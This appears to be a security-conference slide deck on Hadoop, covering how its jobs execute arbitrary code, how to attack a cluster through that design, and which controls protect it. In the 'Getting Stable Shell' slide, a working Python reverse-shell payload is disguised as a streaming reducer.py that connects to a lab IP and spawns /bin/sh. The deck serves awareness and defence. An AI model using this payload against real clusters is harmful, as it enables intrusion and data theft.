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Attacking & Protecting Big Data Environments

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Agenda



- Current State – we need Big Data!
- Hadoop Overview
- Attacking Hadoop
- Protecting Your Data in the Lake
- Conclusions

Big Data?



- Buzzword!
- How does it work?
- Lets have a closer look at Hadoop

Current State of the Industry

– Betsy Burton, Gartner:

“But what’s happening is that big data has quickly moved over the Peak of Inflated Expectations,” she continues, “...and has become prevalent in our lives across many hype cycles. So big data has become a part of many hype cycles.”



Current State of the Industry



- “We need a big data cluster in three months!”
 - All corporate environments

- “Wrapping up, Bodkin noted that many companies are still trying to get their footing on how a data lake can help them.”
 - <http://data-informed.com/data-lakes-receive-mixed-reception-at-hadoop-summit/>

History



- Indexing the whole WWW
- First release 2007
- Current release 2.6.4
- Enterprise Distributions:
 - Cloudera (CDH 5.5.2)
 - Hortonworks (HDP 2.3.4)

Functionality

```
SELECT age, AVG(contacts)
FROM social.person
GROUP BY age
ORDER BY age
```

Functionality

function Map **is input:**

integer K1 between 1 and 1100,
representing a batch

of 1 million social.person records

for each social.person record in the K1
batch

do

let Y be the person's age

let N be the number of

contacts the person has

produce one output record (Y, (N, 1))


repeat

end function

Functionality


```
function Reduce is input:
    age (in years) Y
    for each input record (Y, (N,C))
    do
        Accumulate in S the sum of  $N \cdot C$ 
        Accumulate in  $C_{\text{new}}$  the sum of C
    repeat
    let A be  $S / C_{\text{new}}$ 
    produce one output record (Y, (A,  $C_{\text{new}}$ ))
end function
```

Use Cases




- Artificial intelligence
 - Upcoming flaws
 - Analysis of behavior
- Displaying Data in real-time
- Analyzing People
 - Facebook
 - Insurance

Hadoop Ecosystem



- HDFS
 - MapReduce2
 - YARN
 - Tez
 - Hive
 - HBase
 - Pig
 - Sqoop
 - Oozie
 - ZooKeeper
 - Falcon
 - Storm
 - Flume
 - Ambari Metrics
 - Atlas
 - Kafka
 - Knox
 - Ranger
 - Slider
 - Spark
 - Zeppelin Notebook
- Actions



Ambari

MapReduce

Doing the Job



JobHistory

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▼ Application

About Jobs

► Tools

Retired Jobs

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Yarn

RessourceManager



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All Applications

Cluster

About Nodes

Node Labels

Applications

NEW SUBMITTED

NEW SAVING ACCEPTED

RUNNING

FINISHED

FAILED

KILLED

Scheduler

Tools

Cluster Metrics

Apps Submitted	Apps Pending	Apps Running	Apps Completed	Containers Running	Memory Used	Memory Total	Memory Reserved	VCores Used	VCores Total	VCores Reserved	Active Nodes	Decommissioned Nodes	Lost Nodes	Unhealthy Nodes	Rebooted Nodes
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Scheduler Metrics

Scheduler Type

Scheduling Resource Type

Minimum Allocation

Maximum Allocation

Capacity Scheduler

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
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Hue

Shell as a Job? ... cool



Job Designs

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- MapReduce
- Java
- Streaming
- Hive
- Pig
- Sqoop
- Fs
- Ssh
- Shell**
- Email
- DistCp

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Ranger


Definitions



- Default Cluster (No Security)
- Secure Cluster (Full Security)

HDFS (Hadoop Distributed File System)

Structure & Data Movement




File System

On a single Node

```
Troopers# pwd
/hadoop/hdfs/data
Troopers# tree .
.
|-- current
|   |-- BP-2048114545-10.0.2.15-1445949559569
|   |   |-- current
|   |   |   |-- VERSION
|   |   |   |-- dfsUsed
|   |   |   |-- finalized
|   |   |   |-- subdir0
|   |   |   |   |-- subdir0
|   |   |   |   |-- blk_1073741825
|   |   |   |   |-- blk_1073741825_1001.meta
|   |   |   |   |-- blk_1073741827
|   |   |   |   |-- blk_1073741827_1003.meta
|   |   |   |   |-- blk_1073741832
|   |   |   |   |-- blk_1073741832_1008.meta
|   |   |   |   |-- blk_1073741843
|   |   |   |   |-- blk_1073741843_1019.meta
|   |   |   |   |-- blk_1073741844
|   |   |   |   |-- blk_1073741844_1020.meta
|   |   |   |   |-- blk_1073741845
|   |   |   |   |-- blk_1073741845_1021.meta
|   |   |   |   |-- blk_1073741846
|   |   |   |   |-- blk_1073741846_1022.meta
|   |   |   |   |-- blk_1073741847
|   |   |   |   |-- blk_1073741847_1023.meta
|   |   |   |   |-- blk_1073741848
|   |   |   |   |-- blk_1073741848_1024.meta
|   |   |   |   |-- blk_1073741849
|   |   |   |   |-- blk_1073741849_1025.meta
|   |   |   |   |-- blk_1073741850
|   |   |   |   |-- blk_1073741850_1026.meta
|   |   |   |   |-- blk_1073741851
|   |   |   |   |-- blk_1073741851_1027.meta
|   |   |   |   |-- blk_1073741852
|   |   |   |   |-- blk_1073741852_1028.meta
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|   |   |   |   |-- blk_1073741855
|   |   |   |   |-- blk_1073741855_1031.meta
|   |   |   |   |-- blk_1073741856
```

Hadoop speaks



- RPC over TCP
 - e.g. heartbeat, resource monitoring
- HTTP
 - e.g. Managing Jobs via web services
 - e.g. Web applications



Netstat Cluster


```
[root@vmd11209 ~]# netstat -tulpn | grep java | wc -l
62
```



tcp	0	0 0.0.0.0:8042	0.0.0.0:*	LISTEN	1883/java
tcp	0	0 5.189.143.201:50090	0.0.0.0:*	LISTEN	29804/java
tcp	0	0 0.0.0.0:8010	0.0.0.0:*	LISTEN	22316/java
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tcp	0	0 0.0.0.0:6188	0.0.0.0:*	LISTEN	31823/java
tcp	0	0 0.0.0.0:8141	0.0.0.0:*	LISTEN	29609/java
tcp	0	0 0.0.0.0:49677	0.0.0.0:*	LISTEN	28221/java
tcp	0	0 0.0.0.0:45454	0.0.0.0:*	LISTEN	1883/java
tcp	0	0 0.0.0.0:56431	0.0.0.0:*	LISTEN	2639/java
tcp	0	0 0.0.0.0:61616	0.0.0.0:*	LISTEN	10922/java
tcp	0	0 0.0.0.0:10000	0.0.0.0:*	LISTEN	5816/java
tcp	0	0 0.0.0.0:19888	0.0.0.0:*	LISTEN	26737/java
tcp	0	0 0.0.0.0:8080	0.0.0.0:*	LISTEN	12793/java
tcp	0	0 0.0.0.0:10033	0.0.0.0:*	LISTEN	26737/java
tcp	0	0 0.0.0.0:8050	0.0.0.0:*	LISTEN	29609/java
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tcp	0	0 0.0.0.0:11000	0.0.0.0:*	LISTEN	9498/java
tcp	0	0 0.0.0.0:8088	0.0.0.0:*	LISTEN	29609/java
tcp	0	0 0.0.0.0:8440	0.0.0.0:*	LISTEN	12793/java
tcp	0	0 127.0.0.1:11001	0.0.0.0:*	LISTEN	9498/java
tcp	0	0 0.0.0.0:45785	0.0.0.0:*	LISTEN	2639/java
tcp	0	0 0.0.0.0:8025	0.0.0.0:*	LISTEN	29609/java
tcp	0	0 0.0.0.0:8441	0.0.0.0:*	LISTEN	12793/java

Jobs

Java



“Container”



```
if (execlp(script_file_dest, script_file_dest, NULL) != 0) {  
    fprintf(LOGFILE, "Couldn't execute the container launch file %s - %s",  
            script_file_dest, strerror(errno));  
    exit_code = UNABLE_TO_EXECUTE_CONTAINER_SCRIPT;  
    goto cleanup;  
}  
exit_code = 0;
```

```
public static class TokenizerMapper  
    extends Mapper<Object, Text, Text, IntWritable>{
```

```
    private final static IntWritable one = new  
IntWritable(1);  
    private Text word = new Text();  
  
    public void map(Object key, Text value, Context  
context  
        ) throws IOException, InterruptedException {  
        StringTokenizer itr = new  
StringTokenizer(value.toString());  
        while (itr.hasMoreTokens()) {  
            word.set(itr.nextToken());  
            context.write(word, one);  
        }  
    }  
}
```

How Jobs look

Mapper

```
public static class IntSumReducer
    extends
Reducer<Text,IntWritable,Text,IntWritable> {
    private IntWritable result = new
IntWritable();

    public void reduce(Text ey,
Iterable<IntWritable> values,
        Context context
        ) throws IOException,
InterruptedException {
        int sum = 0;
        for (IntWritable val : values) {
            sum += val.get();
        }
        result.set(sum);
        context.write(key, result);
    }
}
```

CEaaS (Code- Execution as a Service)

Reducer

Wait... Code Execution as a Service?



Relevant Threats



- Unauthorized access to cluster data
 - ... via job breakout.
 - ... via remote compromise.
 - ... via eavesdropping.
- Resource abuse
 - Password Cracker
 - Bitcoin Mining
- DoS of the Cluster
 - DDoS the Master Server or Namenodes
 - Slowing down the Cluster via spamming files

ShellCommandExecutor

org.apache.hadoop.util

Class Shell.ShellCommandExecutor

[java.lang.Object](#)

└ [org.apache.hadoop.util.Shell](#)

└ `org.apache.hadoop.util.Shell.ShellCommandExecutor`


Enclosing class:

[Shell](#)

Shell.ShellCommandExecutor

```
public Shell.ShellCommandExecutor(String[] execString)
```


Attacking Hadoop



- Easy -> Code Execution by Design
- But Java Reverse Shell Container gets killed when allocated Socket is waiting.
- => Hadoop Streaming Library

Getting Stable Shell

mapper.py

```
#!/usr/bin/env python

import sys

# input comes from STDIN (standard input)
for line in sys.stdin:
    # remove leading and trailing whitespace
    line = line.strip()
    # split the line into words
    words = line.split()
    # increase counters
    for word in words:
        # write the results to STDOUT (standard output);
        # what we output here will be the input for the
        # Reduce step, i.e. the input for reducer.py
        #
        # tab-delimited; the trivial word count is 1
        print '%s\t%s' % (word, 1)
```

|

Getting Stable Shell

reducer.py

```
#!/usr/bin/env python
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("172.16.62.130", 4444));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
p=subprocess.call(["/bin/sh", "-i"]);
```

Don't DDoS yourself





Demo

Securing Hadoop


- How do you secure an application environment designed to execute code?



“With Great Power Comes Great Responsibility”

However, somewhat attributed to Voltaire

Recommended Controls



- Secure Mode/Hadoop Security
- Encryption of Network Traffic
- Network Isolation
- Monitoring
- Node Hardening
- Secure Job Development
- Security Assessment
- Patch and Vulnerability Management

Recommended Controls




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Secure Mode

KERBEROS



Secure Mode



- Enables authentication, transport encryption and least privilege.
- Every user/job gets an individual user ID assigned.
- Relies heavily on Kerberos.

Encryption of Network Traffic



- The following network communication methods exist in Hadoop environments:
 - Hadoop web interfaces/services
 - Hadoop RPC
 - Non-Hadoop web interfaces/services
- Encryption is possible for all of them.

Monitoring



- Jobs with the following characteristics might be relevant:
 - Extensive network activity
 - Non-HDFS file system access
 - Run time & load
- Identified problems:
 - Limited log verbosity
 - Unclear breakout characteristics



Demo

Node Hardening



- Ensure `keytab` security
- Follow your OS hardening guides
- Points for discussion:
 - Kernel Hardening (GrSecurity/SELinux)
 - Removing Compilers

Isolation



- Virtualization?
 - According to Hadoop Ops people, horrible for performance
- Linux Containers (e.g. LXC)?
 - Supported by Hadoop job schedulers, but only without secure mode (see next slide)
- Network Isolation
 - Only expose gateway nodes to the public
 - Security benefit when you can execute code “on the inside”?

Secure Job Development



- A Hadoop job is also an application.
- Do you know whether the input data is trusted?
- => Secure Job Development guidelines are needed.

Work in Progress



- Detect breakouts/anomalies via log monitoring
- Long-term PAX experience as for stability
- Writing more malicious code to spread awareness

Conclusion



- Hadoop can be run in a (sufficiently) secure way.
 - ... if the controls/hardening mentioned are implemented
- Code execution is always risky
 - ... and cannot be completely contained.
- Be aware what input data you are crunching.
- Everyone needs to understand the impact of intrinsic code execution.

There's never enough time...

THANK YOU...



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